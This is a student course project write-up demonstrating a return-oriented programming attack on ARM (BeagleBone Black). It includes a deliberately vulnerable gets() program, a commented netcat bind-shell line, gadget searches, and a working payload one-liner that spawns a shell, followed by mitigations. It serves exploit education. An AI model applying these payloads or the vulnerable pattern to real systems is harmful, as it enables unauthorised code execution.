Return-Oriented-Programming (ROP) on ARM

ENPM-809I

Group 5 - Farzin Nabili, Khoa Nguyen, Pankul Garg, Shoumit Karnik

Executive Summary

Our project will demonstrate a ROP attack on BBB. The project started with designing a simple binary using C, and testing it for buffer overflow vulnerabilities. Then the objective was to execute a simple shell using the binary and the execve system call. A tool called Ropper was used to find gadgets in the libc file of the BBB. Once two suitable gadgets were found they were chained together. Once the payload executed, it gave us a persistent shell on the BBB.

Table of Contents

Team Introduction

Farzin Nabili

I'm a Systems Security Engineer and working at Boeing Defense, Space & Security company. Currently, I'm a part-time graduate student at University of Maryland, College Park.

Khoa Nguyen

I’m a security software engineer working for a tech company in the greater Seattle area and a part-time remote student at UMD.

Pankul Garg

I am a Cybersecurity Graduate Student at University of Maryland College Park.

Shoumit Karnik

I am a Cybersecurity Graduate Student at University of Maryland College Park working to solve Cybersecurity issues. Discovering bugs/exploits, assessing their risk and impact on financial and software systems and security consultation are some of my key interest areas.

Related Works & Background

Knowledge of buffer overflow attacks, ARM architecture, disassembly and assembly language.

Buffer overflow attacks
A buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. A buffer overflow occurs when more data is put into a fixed-length buffer than the buffer can handle. By sending suitably crafted user inputs to a vulnerable application, attackers can force the application to execute arbitrary code to take control of the machine or crash the system.

Reference:
https://www.veracode.com/blog/2012/04/what-is-a-buffer-overflow-learn-about-buffer-overrun-vulnerabilities-exploits-attacks

ARM architecture
https://developer.arm.com/architectures/learn-the-architecture/introducing-the-arm-architecture/single-page

Disassembly and assembly language
https://web.sonoma.edu/users/f/farahman/sonoma/courses/es310/310_arm/lectures/Chapter_3_Instructions_ARM.pdf

For reference, we will be using a research paper on gadget chaining. This paper is based on x64 but explains the concepts of chaining.
https://users.suse.com/~krahmer/no-nx.pdf

On x86 gadgets are small groups of instructions ending with a "ret" instruction. Each gadget ends with the "ret" instruction so gadgets can be chained together to perform arbitrary computations. Since the attacker controls the stack they can pop values into registers then execute code to use them. ARM architecture is different compared to x86, but it is still possible to use the ROP technique. One of the ways in ARM, gadgets will be instructions that end with pop {xxxxx,pc}.

For learning ARM disassembly, please refer to the following link:
https://azeria-labs.com/writing-arm-assembly-part-1/
https://www.instructables.com/id/Beaglebone-Black-Web-Control-Using-WebPy/

For introduction to Return-Oriented Exploitation on ARM architectures we will be referring to the following links:

[1]https://media.blackhat.com/bh-us-11/Le/BH_US_11_Le_ARM_Exploitation_ROPmap_Slides.pdf
[2]https://icyphox.sh/blog/rop-on-arm/
[3]https://blog.3or.de/arm-exploitation-return-orientedprogramming.html
[4]https://www.exploit-db.com/docs/english/14548-exploitation-on-arm---presentation.pdf
[5]http://s3-us-west-2.amazonaws.com/valpont/uploads/20160326012043/Exception_handling.pdf
[6]https://www.sciencedirect.com/topics/computer-science/interrupt-vector-table
[7]https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#arm-32_bit_EABI


Detailed Description

Project idea

We used an example binary file on BeagleBone Black (BBB) and tried to exploit the vulnerabilities in the binary using Return-Oriented-Programming (ROP).
ROP is an exploitation technique where an attacker avoids security defenses such as Data Execution Prevention (DEP) by exploiting a buffer overflow and stringing groups of instructions together that already exist in the target application, called “gadgets”, to do what the attacker wants.
Binaries compiled on ARM using insecure functions which can lead to buffer overflow, can be exploited by an ROP attack if the Address Space Layout Randomization (ASLR) is switched off, we took an example binary to build our proof of concept (POC) and try to exploit the same using ROP.

Implementation and Analysis

We built a POC binary with buffer overflow vulnerability and tried to get a shell using ROP. In the POC binary, we had a win() function which calls the shell and we can use the buffer overflow to execute the function which gives us the shell. Things are not so simple in real life. We might not have a function like win and because of DEP, we can’t put shellcode in the buffer and replace the address of the link register (lr) with the address of the buffer because the stack is not executable.
This is where we rely on ROP. We leveraged the code in our binary and the shared libraries like libc to find gadgets which help us achieve a small functionality. We later chained these gadgets together to perform a task. We used the PoC code below:



```
esslp@ubuntu: ~/workspace/embedtools
  GNU nano 2.2.6        File: group5.c          Modified

#include <stdio.h>
#include <string.h>

int win()
{
       //system("/bin/sh");
       //execve("/bin/sh", 0, 0);
      //system("/bin/nc -nlvp 4444 -e /bin/sh");
}


void main(int argc, char **argv)
{

       char buffer[64];

       gets(buffer);
}


^G Get He^O WriteO^R Read F^Y Prev P^K Cut Te^C Cur Po
^X Exit  ^J Justif^W Where ^V Next P^U UnCut ^T To Spe
```

Steps:

- Created an example binary with buffer overflow for POC

  Made a binary with buffer overflow

  First, to keep things simple, we turned off ASLR:

  $ echo 0 > /proc/sys/kernel/randomize_va_space

  Then we compiled the code using the default flags:

  $ gcc group5.c -o group5

  We analyzed the binary using gdb:

  gef> disass main

```
gef> disassemble main
Dump of assembler code for function main:
   0x00010418 <+0>:     push    {r7, lr}
   0x0001041a <+2>:     sub     sp, #72 ; 0x48
   0x0001041c <+4>:     add     r7, sp, #0
   0x0001041e <+6>:     str     r0, [r7, #4]
   0x00010420 <+8>:     str     r1, [r7, #0]
   0x00010422 <+10>:    add.w   r3, r7, #8
   0x00010426 <+14>:    mov     r0, r3
   0x00010428 <+16>:    blx     0x102e8
   0x0001042c <+20>:    adds    r7, #72 ; 0x48
   0x0001042e <+22>:    mov     sp, r7
   0x00010430 <+24>:    pop     {r7, pc}
End of assembler dump.
```

- Found the ROP gadgets using Ropper to use for attack. Ropper has many functions like file (used to load the library/binary file into memory), load (used to analyze the file for gadgets), gadgets (list all gadgets), and some search functions as well.

```
embed@beaglebone:~/Ropper$ ropper
(ropper) file /lib/arm-linux-gnueabihf/libc-2.19.so
[INFO] File loaded.
(ropper) load
[INFO] Loading gadgets for section: PHDR
[LOAD] loading gadgets... 100%
[INFO] Loading gadgets for section: LOAD
[LOAD] loading gadgets... 100%
[INFO] deleting double gadgets...
[LOAD] clearing up... 100%
[INFO] gadgets loaded.
(ropper) gadgets
```

- Chained ROP gadgets to run execve("/bin/sh", 0, 0). The system call number for execve is 11.

11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp

- The two gadgets that we selected for our use are:
  1. pop {r0,r1,r2,r5,r7,pc}
  2. svc #0; pop {r7}; cmn.w r0; it lo; bxlo lr

```
0x000026d0: pop {r0, r1, r2, r3, r4, r6, r7, pc};
0x0004634a: pop {r0, r1, r2, r3, r4, r7, pc};
0x00002a18: pop {r0, r1, r2, r3, r5, pc};
0x00046494: pop {r0, r1, r2, r3, r6, r7, pc};
0x000581bc: pop {r0, r1, r2, r4, r6, r7, pc};
0x0003bb54: pop {r0, r1, r2, r5, pc};
0x00002ce2: pop {r0, r1, r2, r5, r6, r7, pc};
0x0000207a: pop {r0, r1, r2, r5, r7, pc};
0x00044b0a: pop {r0, r1, r3, pc};
0x00034046: pop {r0, r1, r3, r4, r5, pc};
0x00043e8e: pop {r0, r1, r3, r4, r5, r6, pc};
0x000188ac: pop {r0, r1, r3, r5, pc};
0x0005e984: pop {r0, r1, r3, r5, r6, pc};
0x00046332: pop {r0, r1, r3, r5, r7, pc};
0x00041450: pop {r0, r1, r3, r6, pc};
```

```
0x000178e4: svc #0; pop {r7, pc};
0x000741e4: svc #0; pop {r7}; bx lr;
0x00026084: svc #0; pop {r7}; cmn.w r0, #0x1000; it lo; bxlo lr;
0x00003676: svc #0xac; bx r5;
0x000178dc: nop.w; push {r7, lr}; mov r7, ip; svc #0; pop {r7, pc};
```

- We found the address of the C library ***/lib/arm-linux-gnueabihf/libc-2.19*** using the below command in gdb:

$ info proc mappings


```
gef> info proc mappings
process 2627
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
           0x10000    0x11000     0x1000        0x0 /home/embed/group5
           0x20000    0x21000     0x1000        0x0 /home/embed/group5
        0xb6ed2000 0xb6fad000    0xdb000        0x0 /lib/arm-linux-gnueabihf/libc-2.19.so
        0xb6fad000 0xb6fbc000     0xf000    0xdb000 /lib/arm-linux-gnueabihf/libc-2.19.so
        0xb6fbc000 0xb6fbe000     0x2000    0xda000 /lib/arm-linux-gnueabihf/libc-2.19.so
        0xb6fbe000 0xb6fbf000     0x1000    0xdc000 /lib/arm-linux-gnueabihf/libc-2.19.so
        0xb6fbf000 0xb6fc2000     0x3000        0x0
        0xb6fd7000 0xb6fee000    0x17000        0x0 /lib/arm-linux-gnueabihf/ld-2.19.so
        0xb6ff8000 0xb6ffb000     0x3000        0x0
        0xb6ffb000 0xb6ffc000     0x1000        0x0 [sigpage]
        0xb6ffc000 0xb6ffd000     0x1000        0x0 [vvar]
        0xb6ffd000 0xb6ffe000     0x1000        0x0 [vdso]
        0xb6ffe000 0xb6fff000     0x1000    0x17000 /lib/arm-linux-gnueabihf/ld-2.19.so
        0xb6fff000 0xb7000000     0x1000    0x18000 /lib/arm-linux-gnueabihf/ld-2.19.so
        0xbefdf000 0xbf000000    0x21000        0x0 [stack]
        0xffff0000 0xffff1000     0x1000        0x0 [vectors]
gef>
```

We found the address at which /bin/sh is stored as well which is: **0xb6f9f660**

```
gef> grep "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/home/embed/group5'(0x10000-0x11000), permission=r-x
  0x1049a - 0x104a1 ->  "/bin/sh"
[+] In '/home/embed/group5'(0x20000-0x21000), permission=rw-
  0x2049a - 0x204a1 ->  "/bin/sh"
[+] In '/lib/arm-linux-gnueabihf/libc-2.19.so'(0xb6ed2000-0xb6fad000), permission=r-x
  0xb6f9f660 - 0xb6f9f667 ->  "/bin/sh"
gef>
```

- We added the offset to the addresses found by Ropper and used them to break the executable and gained control.

- Stack Setup:



- We constructed a payload using python with the following values:
    1. 68 As (To fill up the buffer)
    2. Address of pop {r0,r1,r2,r5,r7,pc} + offset
    3. Address of /bin/sh for r0
    4. 4 NULL bytes for r1
    5. 4 NULL bytes for r2
    6. 4 random filler bytes for r5
    7. Value 11 (0xb) for r7 register
    8. Address of svc #0 + offset
    9. Add ;cat at the end for interactive shell

- Ran and demonstrated a ROP attack

$ (python -c "print 'A'*68+'\x7b\x40\xed\xb6'+'\x60\xf6\xf9\xb6'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'+'\x0b\x00\x00\x00'+'\x85\x80\xef\xb6'";cat) | ./group5

```
esslp@ubuntu: ~/arm-linux-gnueabihf
embed@beaglebone:~$ (python -c "print 'A'*68+'\x7b\x40\xed\xb6'+'\x60\xf6\xf9\xb6'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'+'\x00\x00\x00\x00'
+'\x0b\x00\x00\x00'+'\x85\x80\xef\xb6'";cat) | ./group5
whoami
embed
ls
Ropper  group5  group5.c  lab  labs  payload  payload1  payload2  payload3  payload4  payload5  payloadexit  test  test.c  test1  test1.c
pwd
/home/embed
```

- Enumerate preventive measures as to how we could prevent the attack. ASLR and Stack Canaries can be used to defend against this attack. Canaries use /dev/random to insert a random value right on top of the stack and this value is checked for any modification. If the value is modified, the kernel detects stack smashing and stops the binary.

Tools (Software/Hardware)

The probable resources that we used to debug, disassemble and run the project are:

Software:

Vmware Workstation, Ubuntu VM, ARM disassembler (gdb), C programming language, Python, Putty/SSH, Ropper.

Hardware:

BeagleBone Black, Mini USB cable, Ethernet cable, Power AC adapter, and SD card.

Appendix

https://drive.google.com/drive/folders/1OT-Fw6nBDISy8S36Yr4DZ6Ubs85Zvxa3